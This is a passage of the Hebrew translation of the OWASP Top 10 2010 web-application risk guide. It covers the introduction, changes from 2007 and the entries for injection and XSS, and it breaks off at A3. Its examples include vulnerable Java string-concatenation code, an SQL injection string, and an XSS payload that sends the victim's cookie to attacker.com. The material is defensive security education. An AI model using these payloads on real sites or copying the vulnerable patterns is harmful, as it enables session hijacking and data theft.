אודות OWASP

אודות OWASP

תוכנה לא מאובטחת מערערת את יציבות הכלכלה, הבריאות, הביטחון, האנרגיה ותשתיות קריטיות. ככל שהתשתיות הדיגיטליות שלנו נעשות מורכבות ומקושרות יותר, כך עולה רמת המורכבות של פיתוח תוכנה מאובטחת. אין באפשרותנו להרשות לעצמנו פרצות אבטחה בסיסיות כמו אלו המוצגות ב – OWASP TOP 10.

המטרה של פרויקט ה - TOP 10 היא להעלות מודעות לגבי פיתוח מאובטח ע"י הצגת חלק מהסיכונים הקריטיים ביותר העומדים בפני ארגונים. תקנים, ספרים, כלים וארגונים כגון MITRE, PCI DSS, DISA, FTC ורבים אחרים מסתמכים על פרויקט ה- TOP 10. הוצאה זו של ה- TOP 10 מסמנת את שנתו השמינית של הפרויקט ושל העלאת המודעות והחשיבות של פיתוח מאובטח.

מסמך ה – OWASP Top 10 ראה אור לראשונה ב- 2003 כאשר שינויים קלים נערכו בו בשנת 2004 ו-2007. העדכון הנוכחי אותו אתם קוראים יצא בשנת 2010.

בזאת, אנו מעודדים את השימוש ב- TOP 10 על מנת ליזום ולהתניע פיתוח מאובטח בארגון. מפתחים יכולים ללמוד מטעויות של ארגונים אחרים, ומנהלים צריכים להתחיל לחשוב כיצד לנהל את הסיכונים הנוצרים ע"י יישומים בארגון.

פרויקט ה-TOP 10 אינו תוכנית לפיתוח מאובטח. במבט קדימה, ארגון OWASP ממליץ לארגונים לבנות בסיס יציב של הכשרות, תקנים וכלים שיאפשרו פיתוח קוד מאובטח. על גבי בסיס זה, ארגונים צריכים לשלב אבטחה לתוך שלבי הפיתוח, הבדיקות ותחזוקה שוטפת של תהליכים.

צוות ההנהלה בכל ארגון יכול להשתמש בנתונים שנוצרו ע"י פעילויות אלו על מנת לנהל עלויות וסיכונים הקשורים לפיתוח מאובטח.
אנו מקווים שפרויקט ה- OWASP TOP 10 יהיה שימושי למאמצי הפיתוח המאובטח שלכם. אל תהססו ליצור קשר עם ארגון OWASP עם שאלות, הערות ורעיונות. אם באופן כללי בשליחת מייל לכתובת OWASP-TopTen@lists.owasp.org או בתכתובת פרטית ל- dave.wichers@owasp.org.
OWASP TOP 10

הקדמה

ה - (OWASP) Open Web Application Security Project הינו פרויקט קהילה המיועד לאפשר לארגונים לפתח, לרכוש ולתחזק תוכנה אשר ניתן לסמוך עליה בהיבטי אבטחה. ב – OWASP תמצאו הכול חינם...

- תקנים וכלי פיתוח מאובטח
- אוסף ספרים בנושאי בדיקות בתהליכי פיתוח מאובטח, כתיבת קוד מאובטח ובקרת קוד בהיבטי אבטחת מידע
- בקרות אבטחת מידע וספריות תקניות
- שלוחות מקומיות ברחבי העולם
- מחקר פורץ דרך
- כנסים ברחבי העולם
- רשימות תפוצה
- ועוד...הכול ב - www.owasp.org

כל הכלים, המסמכים, הפורומים ושלוחות OWASP הינם חינמיים ופתוחים לכל אחד המתעניין בפיתוח מאובטח. אנו תומכים בגישה לבעיית הפיתוח המאובטח כבעיית אנשים, תהליכים וטכנולוגיה, מאחר והגישה הכי יעילה לשפר את רמת הפיתוח המאובטח בארגון היא לטפל בשלושת התחומים הללו.

OWASP הינו ארגון מסוג חדש. החירות שלנו מלחצים מסחריים מאפשרת לנו לספק מידע שימושי, יעיל ובלתי משוחד בנושא פיתוח מאובטח. OWASP אינה מקושרת לאף חברה טכנולוגית, עם זאת אנו תומכים בשימוש במוצרי אבטחה מסחריים. בדומה לפרויקטים קוד פתוח רבים אחרים, OWASP מייצר תוצרים מסוגים שונים בצורה שיתופית ופתוחה.

ארגון ה – OWASP הוא ארגון ללא מטרות רווח המבטיח הצלחה ארוכת טווח של הפרויקט. כמעט כל המעורבים בפרויקט הינם מתנדבים לרבות מועצת OWASP, הוועדות העולמיות, ראשי השלוחות, ראשי המיזם וחברי המיזם. אנו מעודדים מחקר פורץ דרך בתחום אבטחת המידע הכולל מענקים ותשתיות. הצטרפו אלינו!

Copyright and License

Copyright © 2003 –2010 The OWASP Foundation

This document is released under the Creative Commons Attribution ShareAlike3.0 license. For any reuse or distribution, you must make clear to others the license terms of this work.

ה

הקדמה

ברוכים הבאים

ברוכים הבאים ל - OWASP Top 10 2010! עדכון חשוב זה מציג בקצרה את עשרת הסיכונים הכי חמורים בתחום פיתוח יישומי אינטרנט מאובטחים. ה - OWASP Top 10 תמיד עסק בסיכוני האבטחה, אך בעדכון זה ניתן לראות זאת אף יותר בבירור. מסמך זה מספק מידע נוסף לגבי הדרכים בהן תוכלו לבצע הערכת סיכונים ליישומים שלכם.

גרסה זו, עוסקת בסבירות ובתוצאות הגורמים אשר מסווגים את חומרת הסיכונים בכל אחד מעשרת הסעיפים אשר במסמך.
במסמך קיימת הדרכה עבור כל אחד מהאיומים כיצד לבחון האם קיימת בעיה בתחום מסוים, כיצד ניתן להימנע מהבעיה, מספר דוגמאות לפגמים, וקישורים למידע נוסף.

המטרה העיקרית של ה - OWASP Top 10 היא לחנך מפתחים, מעצבים, אדריכלים, מנהלים וארגונים בכלל, על ההשלכות בחשיפה של הארגון לחולשות הכי משמעותיות בתחום יישומי אינטרנט. ה - Top 10 מספק טכניקות בסיסיות להגנה מפני סיכונים ברמה גבוהה וכמו כן מספק הכוונה כיצד ניתן להתקדם עם נושאים אלו.

אזהרות

אל תעצור ב-10 החולשות הראשונות. ישנם מאות נושאים העשויים להשפיע על אבטחתם של יישומי אינטרנט כפי שניתן לקרוא ב- OWASP Developer's Guide - מקור קריאה חיוני עבור כל מי שכותב יישומי אינטרנט כיום. הדרכה לגבי הדרך היעילה ביותר למציאת חולשות ביישומי אינטרנט ניתן למצוא ב- OWASP Testing Guide, וב - OWASP Code Review Guide. שני מסמכים אלו עודכנו באופן משמעותי מאז שוחררה הגרסה האחרונה של ה - OWASP Top 10.

שינוי מתמיד. ה- Top 10 ימשיך להשתנות. גם ללא שינוי של אף שורת קוד ביישום אתה עלול להיות חשוף לפגיעות שאף אחד עוד לא חשב עליה. מומלץ לעבור על העצות בסוף המסמך "מה הלאה עבור מפתחים, מאמתים וארגונים" עבור מידע נוסף.

חשוב בצורה חיובית. כשתהייה מוכן להפסיק לרדוף אחרי חולשות ולהתרכז בביסוס בקרות אבטחה טובות במערכות אתה מוזמן לעיין ב - Application Security Verification Standard (ASVS),כמדריך עבור ארגונים ומבקרי יישומים לגבי מה לבדוק.
השתמש בכלים בצורה חכמה. חולשות אבטחה עשויות להיות מורכבות ומוסתרות מאחורי כמויות קוד אדירות. כמעט בכל המקרים הגישה הכי משתלמת לזיהוי וטיפול בחולשות היא שימוש במומחים החמושים בכלים טובים.

אמץ תהליכים נכונים. אבטחת יישומי אינטרנט אפשרית אך ורק כאשר פיתוח קוד מאובטח הינו חלק ממחזור החיים של פיתוח תוכנה בארגון. להנחיות כיצד לשלב פיתוח מאובטח במחזור חיי התוכנה - Open Software Assurance Maturity Model (SAMM) שהוא חלק גדול מ - OWASP CLASP Project.

תודות

תודה ל - Aspect Security על היוזמה, הובלת ועדכון ה - OWASP Top 10 החל מראשית כתיבתו ב-2003, ולכותבים העיקריים: ג'ף ווילימס ודייב ויצ'ר.

לטובת העדכון לשנת 2010:
Aspect Security
MITRE – CVE
Softtek
WhiteHat Security Inc. – Statistics
בנוסף נרצה להודות להלו שטרחו ועמלו על התרגום והעריכה בעברית:

- אור כץ - מוביל פרויקט
- אייל אסטרין
- שי סיון
- אסף רשף
- בועז שונמי
- גלעד רגב
- אורי פליידר
- חמד גור ארי
- רותם מתוק
- איגור ליבשיץ
- לימור קסם
- שלומי גגולשוילי
- נדב אטיאס
- רוברט מושקוביץ
- אלירז ברויאר

Release Notes

RN

מה השתנה מ-2007 עד 2010

מפת האיומים של יישומי אינטרנט משתנה באופן תמידי. גורמי מפתח להתפתחות זו היא פעילות ענפה של תוקפים בתחום, זמינות של טכנולוגיות חדשות לענף ופריסה של מערכות מורכבות יותר ויותר. על מנת לעמוד בקצב אנו משחררים מעת לעת עדכון ל - OWASP Top 10. בעדכון לשנת 2010 ביצענו שלושה שינויים עיקריים:

1) הבהרנו כי המסמך עוסק בעשרת האיומים העיקריים ולא עשרת החולשות הנפוצות ביותר. ע"ע "סיכונים בפיתוח מאובטח" בעמוד למטה.

2) שינינו את שיטת הדירוג על מנת להעריך את הסיכון במקום להסתמך על שכיחות חולשה כזאת או אחרת. דבר שהביא לשינוי בסדר ה - Top 10, כפי שניתן לראות בטבלה מטה.

3) החלפנו שני פריטים ברשימה בשני פריטים חדשים:

+ התווסף: A6– ניהול תצורה לא מאובטח. נושא זה היה A10 בשנת 2004: ניהול תצורה בלתי מאובטח, אך הוסר בשנת 2007 מאחר ולא נחשב לנושא תוכנה. מנקודת מבט של איומים לארגון ושכיחות התופעה לא היה ספק כי יש להחזיר את הסעיף חזרה.

+ התווסף: A10 - **Unvalidated Redirects and Forwards** הפניה לא מאומתת. נושא זה מופיע לראשונה ב - Top 10. הראיות מעידות על כך שנושא זה אשר יחסית אינו מוכר נפוץ ביותר בארגונים ועלול לגרום לנזק משמעותי.

– הוסר: A3 - קובץ הפעלה זדוני (**Malicious File Execution**). זו עדיין בעיה משמעותית בסביבות רבות. אך השכיחות הגבוהה שלה בשנת 2007 נבעה מכמות גדולה של מערכות מבוססות PHP אשר הייתה להן בעיה זו. PHP מופץ כעת עם הגדרות מאובטחות יותר כברירת מחדל ובכך מוריד את השכיחות של התופעה.

– הוסר: A6 – זליגת מידע וטיפול בלתי מתאים בהודעות שגיאה (**Information Leakageand Improper Error Handling**). נושא זה נפוץ במיוחד אך ההשפעה של חשיפת **stack trace** והודעות שגיאה של המערכת היא מינימאלית. כמו כן עם הוספת סעיף ניהול תצורה לא מאובטח השנה, הגדרות נכונות של טיפול בשגיאות הינן חלק בלתי נפרד מנושא אבטחת יישומים ושרתים.

OWASP TOP 10 – 2007 (גרסא ישנה)		OWASP TOP 10 – 2010 (גרסא חדשה)
A3	פגמים עקב הזרקת קוד זדוני (Injection Flaws)	**A1**	הזרקת קוד זדוני (Injection)
A1	Cross-Site Scripting (XSS)	**A2**	Cross-Site Scripting (XSS)
A7	הזדהות שבורה ומנגנון ניהול שיחה	**A3**	הזדהות שבורה ומנגנון ניהול שיחה
A4	אזכור ישיר לרכיב לא מאובטח (Insecure Direct Object Reference)	**A4**	אזכור ישיר לרכיב לא מאובטח (Insecure Direct Object References)
A5	Cross-Site Request Forgery (CSRF)	**A5**	Cross-Site Request Forgery (CSRF)
--	הסעיף היה ברשימת ה- Top 10 לשנת 2004 – ניהול תצורה לא מאובטח (Insecure Configuration Management)	**A6**	סעיף חדש: ניהול תצורה לא מאובטח (Security Misconfiguration)
A8	אחסון מידע מוצפן בצורה לא מאובטחת (Insecure Cryptographic Storage)	**A7**	אחסון מידע מוצפן בצורה לא מאובטחת (Insecure Cryptographic Storage)
A10	כשלון בהגבלת גישה לכתובת אתר (Failure to Restrict URL Access)	**A8**	כישלון בהגבלת גישה לכתובת אתר (Failure to Restrict URL Access)
A9	תקשורת נתונים לא מאובטחת (Communications Insecure)	**A9**	הגנה בלתי מספקת בשכבת התעבורה (Insufficient Transport Layer Protection)

Release Notes


RN

מה השתנה מ-2007 עד 2010 – המשך			
OWASP TOP 10 – 2007 (גרסא ישנה)		OWASP TOP 10 – 2010 (גרסא חדשה)	
---	הסעיף לא נכלל ברשימת ה- Top 10 לשנת 2007	A10	סעיף חדש: הפניות והעברות לא מאומתות (Unvalidated Redirects and Forwards)
A3	קובץ הפעלה זדוני (Malicious File Execution)	---	הסעיף הוסר מרשימת ה - Top 10 לשנת 2010
A6	זליגת מידע וטיפול בלתי מתאים בהודעות שגיאה (Information Leakage and Improper Error Handling)	---	הסעיף הוסר מרשימת ה - Top 10 לשנת 2010

סיכונים בפיתוח מאובטח

מה הם הסיכונים בפיתוח מאובטח?

תוקפים עלולים להשתמש בנתיבים שונים דרך היישום כדי להזיק לעסק שלך או לארגון. כל אחד מנתיבים אלה מייצג סיכון שעשוי לעיתים להיות רציני מספיק כדי להצדיק תשומת לב מיוחדת.



מה הסיכון שלי?

עדכון זה לעשרת האיומים של OWASP מתמקד בזיהוי הסיכונים החמורים ביותר עבור מגוון רחב של ארגונים. לכל אחד מהסיכונים הנ"ל, אנו מספקים מידע כללי לגבי הסבירות וההשפעה הטכנית של סיכונים אלה באמצעות שימוש בטבלת הערכת הסיכונים הבאה, המתבססת על מתודולוגיית הערכת הסיכונים של OWASP.

גורמי איום	נתיבי תקיפה	שכיחות חולשה	יכולת גילוי	השפעה טכנית	השפעה ברמת העסק
?	קלה	נפוץ	קלה	חמורה	?
	בינונית	שכיח	בינונית	מתונה	
	קשה	נדיר	קשה	שולית	

הפניות

OWASP

OWASP Risk Rating methodology
Article on Threat/Risk Modeling

קישורים חיצוניים:

FAIR Information Risk Framework
Microsoft Threat Modeling (STRIDE and DREAD)

T10

עשרת האיומים הקריטיים על פי OWASP

A1 - הזרקת קוד זדוני (Injection)

•בעיות הזרקת קוד זדוני, כגון SQL/OS/LDAP Injection, מתרחשות כאשר מידע לא מאומת נשלח לרכיב התרגום כחלק מפקודה / שאילתא. המידע העוין של התוקף עלול להטעות את רכיב התרגום ולהפעיל פקודות לא רצויות או לחילופין לאפשר גישה למידע לא מורשה.

Cross-Site Scripting - A2

•התקפות מסוג XSS מתרחשות כאשר יישום שולח מידע לא מאומת לדפדפן מבלי לבצע בדיקות אימות למידע. התקפה זו מאפשרת לתוקפים להפעיל תסריט בדפדפן של הקורבן ובכך לחטוף את השיחה של המשתמש, להשחית אתרים או להפנות את המשתמש לאתר זדוני.

A3 - הזדהות שבורה ומנגנון ניהול שיחה

•לעיתים קרובות, פעולות ביישום הקשורות להזדהות וניהול שיחה אינן מיושמות בצורה נכונה. הדבר מאפשר לתוקפים לחשוף סיסמאות, מפתחות הצפנה, תג זיהוי (Session token) או לנצל ליקויים אחרים במימוש לניחוש זהויות של משתמשים אחרים.

A4- אזכור ישיר לרכיב לא מאובטח

•הפנייה ישירה לרכיב בצורה לא מאובטחת מתרחשת כאשר מפתח חושף הפניה לרכיב יישום פנימי כגון קובץ, ספריה, מפתחות בסיסי נתונים. ללא בקרת גישה או אמצעי הגנה אחר, תוקפים עלולים להערים על ההפניות החשופה ולגשת למידע לא מורשה.

Cross-Site Request Forgery (CSRF) - A5

•התקפת מסוג CSRF גורמת לדפדפן של משתמש מחובר לשלוח בקשת HTTP מזויפת לאתר אינטרנט. הבקשה יכולה לכלול את ה- Session Cookie של הקורבן וכל מידע אחר של הזדהות אשר כלול בצורה אוטומטית בבקשות HTTP. ההתקפה מאפשרת לתוקף ליצור בקשות פוגעניות באמצעות דפדפן המשתמש אשר נחשבות לגיטימיות שכן הוא מחובר למערכת.

A6 - ניהול תצורה לא מאובטח

•אבטחה נאותה דורשת הגדרות תצורה מאובטחות עבור יישום, מסגרות עבודה, שרתי יישומים, שרתי אינטרנט, מסד הנתונים והפלטפורמות השונות. הגדרות אלו צריכות להיות מוגדרות, מיושמות ומתוחזקות כיוון שרבים מהמערכות מגיעות עם הגדרות לא מאובטחות כברירת מחדל. הדבר דורש עדכון שוטף של התוכנה, לרבות כל ספריות הקוד הנמצאות בשימוש על ידי היישום.

A7 - אחסון מידע מוצפן בצורה לא מאובטחת

•יישומי אינטרנט רבים אינם מבצעים הגנה על נתונים רגישים, כגון כרטיסי אשראי, מספרי תעודות זהות ונתוני ההזדהות עם הצפנות או hashing המתאימים. תוקפים עשויים לגנוב או לשנות נתונים המוגנים בצורה חלשה ולבצע התקפות כגון גניבת זהות, הונאות בכרטיסי אשראי, או פשעים אחרים.

A8 - כישלון בהגבלת גישה לכתובת אתר

•יישומי אינטרנט רבים בודקים זכויות גישה על פי URL לפני ביצוע תרגום לקישורים מוגנים וכפתורים. עם זאת, יישומים צריכים לבצע בקרת גישה דומה בכל פעם כאשר ניגשים לדפים אלה. ללא בקרה זו, תוקפים יוכלו לזייף כתובות URL כדי לגשת אל הדפים החבויים האלה.

A9 - הגנה בלתי מספקת בשכבת התעבורה

•לעתים קרובות, יישומים נכשלים באימות, הצפנה והגנה נאותה על הסודיות והשלמות של תעבורת הרשת הרגישה. לפעמים יישומים אלו מממשים אלגוריתמים חלשים, משתמשים בתעודות שגויות או שפג תוקפם, או במקרים אחרים משתמשים בהם לא כראוי.

A10 - הפניות והעברות לא מאומתות

•יישומי אינטרנט לעתים קרובות מפנים משתמשים לדפי אינטרנט אחרים ומשתמשים במידע לא אמין כדי לקבוע את דפי היעד .ללא אימות תקין, התוקפים יכולים להפנות את הקורבנות לאתרי התחזות או אתרים זדוניים, או להשתמש בהפניה כדי לגשת לדפים בלתי מורשים.

A1 הזרקת קוד זדוני

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	**יכולת ניצול [קלה]**	**שכיחות [נפוץ]**	**יכולת גילוי [ממוצעת]**	**השפעה [חמורה]**	----
כל גורם אשר יכול לשלוח מידע בלתי מאומת למערכת, לרבות משתמשים חיצוניים, פנימיים ומנהלי מערכת.	המתקיף שולח התקפות טקסטואליות אשר מנצלות את התחביר של רכיב התרגום. כמעט כל מקור מידע יכול להוות מקור להזרקת קוד עוין	פגיעויות הזרקת קוד זדוני קורות כאשר יישום שולח מידע לא אמין לרכיב התרגום. פגיעויות הזרקת קוד זדוני הן מאד שכיחות במיוחד בקוד תוכנה מיושן, בדרך כלל ימצאו בשאילתות SQL, שאילתות LDAP, שאילתות XPath, פקודות על מערכת ההפעלה ומשתני קלט לתוכנית וכו. פגיעויות הזרקת קוד זדוני קלות לזיהוי כאשר בוחנים את הקוד אולם קשות לזיהוי על ידי בדיקות. מוצרים כגון scanners ו fuzzers יכולים לעזור לתוקפים למצוא אותן.		פגיעויות הזרקת קוד זדוני יכולה להסתיים באובדן או השחתה של מידע, חוסר בנשיאה באחריות או חסימת גישה. פגיעויות הזרקת קוד זדוני יכולה לפעמים להוביל להשתלטות זדונית על אתר האינטרנט.	יש לשקול את הערך העסקי של המידע שיכול להיפגע ושל אתר האינטרנט שמריץ את רכיב התרגום. כל המידע יכול להיגנב, להשתנות או להימחק. האם המוניטין שלך עשוי להיפגע?

האם אני פגיע?

הדרך הטובה ביותר לקבוע האם יישום פגיע להזרקת קוד זדוני זה על ידי וידוא שכל השימוש ברכיב התרגום מזהה באופן ברור מידע שאינו מאומת מפקודה או שאילתה. עבור שאילתות SQL פירוש הדבר שימוש במשתנים מקושרים בכל ההצהרות המוכנות prepared statement כל התהליכים השמורים Stored procedures וזאת על ידי הימנעות משאילתות דינאמיות.

בדיקה של הקוד היא הדרך המהירה והמדויקת בכדי לדעת האם היישום משתמש ברכיב התרגום באופן בטוח. כלי בדיקה וניתוח קוד יכולים לעזור לאיש אבטחת המידע למצוא את השימוש ברכיבי תרגום ולעקוב אחרי זרימת המידע בתוך היישום. בודקי אבטחת מידע penetration testers יכולים לוודא סוגיות אלו על ידי יצירת ניצול פגיעויות שמאשררות את הפגיעות הקוד.

סריקות אוטומטיות אשר מפעילות את היישום באופן דינמי עשויות לספק תובנה לגבי האם קיימות פגיעויות נצילות ביישום. לכלי הסריקה אין בהכרח נגישות לרכיבי התרגום ולכן יש להם קושי בזיהוי הסוגיה האם ההתקפה הצליחה. ניהול גרוע של הודעות שגיאה של היישום הופך את זיהוי פגיעויות הזרקת קוד זדוני לקל יותר.

כיצד אני מונע סיכון זה?

מניעת הזרקת קוד זדוני דורש הפרדה בין מידע שמגיע ממקור בלתי מאומת לבין פקודות ושאילתות מתוך הקוד.

האפשרות המועדפת היא להשתמש בממשק פיתוח מאובטח אשר נמנע מגישה ישירה לרכיב התרגום לחלוטין או שמספק ממשק מבוסס משתנים. יש להיות זהירים משימוש בממשקי פיתוח כדוגמת תהליכים שמורים (stored procedures), מבוססי משתנים אך עדיין עשויים לכלול בתוכם סכנה בדמות הזרקת קוד זדוני.

אם ממשקי פיתוח מבוססי משתנים אינם זמינים, יש להימנע משימוש בתווים מיוחדים תוך שימוש בתחביר מוגדר עבור רכיב התרגום המסוים. ל OWASP's ESAPI יש חלק מאותן יכולות escaping.

עוד מומלץ לבצע אימות קלט חיובי (או "white list") עם שינוי מתאים של המידע בהתאם לשפת המקור, אבל אין פתרון זה מהווה פתרון כולל כיוון שחלק מהיישומים דורשים תווים מיוחדים כחלק מהקלט. ל OWASP's ESAPI ישנה ספריה מורחבת המאפשרת ביצוע של אימות קלט חיובי.

דוגמא לתסריט תקיפה

היישום משתמש במידע לא מאומת בעת יצירת שאילתת SQL הבאה:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") +"'";
```

התוקף משנה את הערך 'id' בדפדפן בכדי לשלוח 1'='1 or '. דבר זה משנה את משמעות השאילתה כך שהיא מחזירה מידע על כל הרשומות ממסד הנתונים, ולא על הרשומה של הלקוח המסוים כפי שהיה שצפוי שיקרה.

```
http://example.com/app/accountView?id=' or '1'='1
```

במקרה הגרוע, התוקף מנצל חולשה זו בכדי לפנות לתהליכים שמורים (stored procedures) במסד הנתונים המאפשרים השתלטות כוללת על מסד הנתונים ואולי גם על השרת שמארח את מסד הנתונים.

הפניות

OWASP

OWASP SQL Injection Prevention Cheat Sheet
OWASP Injection Flaws Article
ESAPI Encoder API
ESAPI Input Validation API
ASVS: Output Encoding/Escaping Requirements (V6)
OWASP Testing Guide: Chapter on SQL Injection Testing
OWASP Code Review Guide: Chapter on SQL Injection
OWASP Code Review Guide: Command Injection

הפניות חיצוניות

CWE Entry 77 on Command Injection
CWE Entry 89 on SQL Injection

Cross-Site Scripting (XSS)

A2

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	**יכולת ניצול [בינונית]**	**שכיחות [נפוץ ביותר]**	**יכולת גילוי [קלה]**	**השפעה [מתונה]**	----
כל גורם אשר יכול לשלוח מידע בלתי מאומת למערכת, לרבות משתמשים חיצוניים, פנימיים ומנהלי מערכת.	התוקף שולח התקפות טקסטואליות אשר מנצלות פגיעות ברכיב התרגום של הדפדפן. כמעט כל מקור מידע יכול להוות נתיב התקפה, לרבות מקורות פנימיים כגון מידע מתוך בסיס הנתונים.	XSS הנו פגם האבטחה הנפוץ ביותר בתחום ההתקפות על יישומי אינטרנט. ההתקפה מתרחשת כאשר יישום לרבות מידע שהוזן ע"י המשתמש לדף אינטרנט נשלח לדפדפן מבלי לוודא את תקינותו. ישנם שלושה סוגים ידועים של התקפות XSS: 1. שמורה (Stored) 2. משתקפת (Reflected) 3. מבוססת DOM ניתן לזהות בקלות את רוב פגמי האבטחה מסוג XSS ע"י ניסוי וטעייה או סקירת קוד המקור.		תוקפים עשויים להפעיל תסריטים בדפדפן המותקף על-מנת לגנוב את מזהה המשתמש (user session) להשחית עמודי אינטרנט, להכניס תוכן זדוני, להפנות משתמשים לעמודים אחרים, להשתלט על דפדפן המשתמש באמצעות תולעת וכו'.	יש לחשב את הערך העסקי של המערכת החשופה, לרבות הנתונים שהיא מעבדת. כמו-כן, שקלו את ההשפעה העסקית שתהיה לחשיפת הפגיעות של המערכת שלכם לכלל הציבור.

האם אני פגיע?

עליכם לוודא כי כל הקלט המוזן ע"י המשתמש בחזרה לדפדפן עובר אימות (ע"י בדיקת הקלט) לפני הצגתו על המסך.
קידוד פלט מוודא כי קלט מסוג זה תמיד ייחשב כמידע טקסטואלי ע"י הדפדפן, ולא כתוכן פעיל אשר עשוי להיות מופעל.

כלים סטאטיים ודינמיים עשויים למצוא חלק מבעיות מתקפת Cross-Site Scripting (XSS) בצורה אוטומטית. כל יישום בונה עמודי פלט בצורה שונה ומשתמש בצורה שונה ברכיבי התרגום של הדפדפן כדוגמת JavaScript, ActiveX, Flash ו - Silverlight, דבר אשר מקשה על גילוי אוטומטי. לכן, כיסוי מלא דורש שילוב של בדיקות קוד ידניות, מבדקי חדירה ידניים ושימוש בכלים אוטומטיים.

טכנולוגיות Web 2.0 כגון AJAX, מקשות מאוד על זיהוי פגמי XSS על-ידי כלים אוטומטיים.

כיצד אני מונע סיכון זה?

מניעת XSS דורשת הפרדה מלאה בין נתונים בלתי מאומתים לבין התוכן הפעיל בדפדפן.

האפשרות המועדפת הנה לאמת ולקודד כל פיסת מידע אשר מוזנת אל תוך דף ה-HTML (תוכן הדף, תכונות, JavaScript, CSS, URL) כך שהפלט המוצג למשתמש יהיה תקין ובטוח.על המפתחים לכלול שיטות של אימות וקידוד הקלט ביישומים שלהם, אלא אם-כן סביבת הפיתוח שלהם דואגת לכך במקומם. למידע נושא בדקו את OWASP XSS Prevention Cheat Sheet בשביל ללמוד על שיטות לטיפול תקין בקלט.
שיטת אימות הקלט החיובי לפי "whitelist" מוגדר מראש מומלצת גם כן, מפני שהיא מסייעת בהגנה מפני XSS. שיטה זו אינה מהווה הגנה מוחלטת, מפני שיישומים רבים מחייבים קבלת תווים מיוחדים בתור קלט. אימות מסוג זה צריך לפענח כל קלט מקודד ולאחר מכן לאמת את האורך, התווים ומבנה הנתונים לפני הכנסתם בתור קלט לתוך האפליקציה.
שקלו להשתמש ב - Content Security Policy החדש של Mozilla אשר כלול ב Firefox 4 על מנת להגן מפני XSS.

דוגמא לתסריט תקיפה

היישום מקבל ערכים מבלי לוודא שהם עברו אימות וקידוד לפני שהם מוצגים בדף HTML:

```
(String) page += "<input name='creditcard'
type='TEXT'value='" + request.getParameter("CC") + "'>";
```

התוקף משנה את הערך 'CC' בדפדפן שלו לערך הבא:

```
'><script>document.location='http://www.attacker.com/cgi-
bin/cookie.cgi?foo='+document.cookie</script>'.
```

פעולה זו גורמת לכך שמזהה השיחה (ה-Session) של הקורבן (המשתמש הצופה בהודעה) יישלח לאתר של התוקף, פעולה אשר תאפשר לתוקף לחטוף את זהותו של הקורבן.
חשוב לציין כי התוקף יכול להשתמש ב-XSS על מנת להביס כל הגנה אוטומטית מפני CSRF אשר עשויה להיות ליישום הפגיע.
תבדקו את סעיף A5 לקבלת מידע אודות CSRF.

הפניות

OWASP

OWASP XSS Prevention Cheat Sheet
OWASP Cross-Site Scripting Article
ESAPI Encoder API
ASVS: Output Encoding/Escaping Requirements (V6)
ASVS: Input Validation Requirements (V5)
Testing Guide: 1st 3 Chapters on Data Validation Testing
OWASP Code Review Guide: Chapter on XSS Review

הפניות חיצוניות

CWE Entry 79 on Cross-Site Scripting
RSnake's XSS Attack Cheat Sheet
Firefox 4's Anti-XSS Content Security Policy Mechanism

A3

הזדהות שבורה ומנגנון ניהול שיחה

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	יכולת ניצול [בינונית]	שכיחות [שכיח]	יכולת גילוי [ממוצעת]	השפעה [חמורה]	----
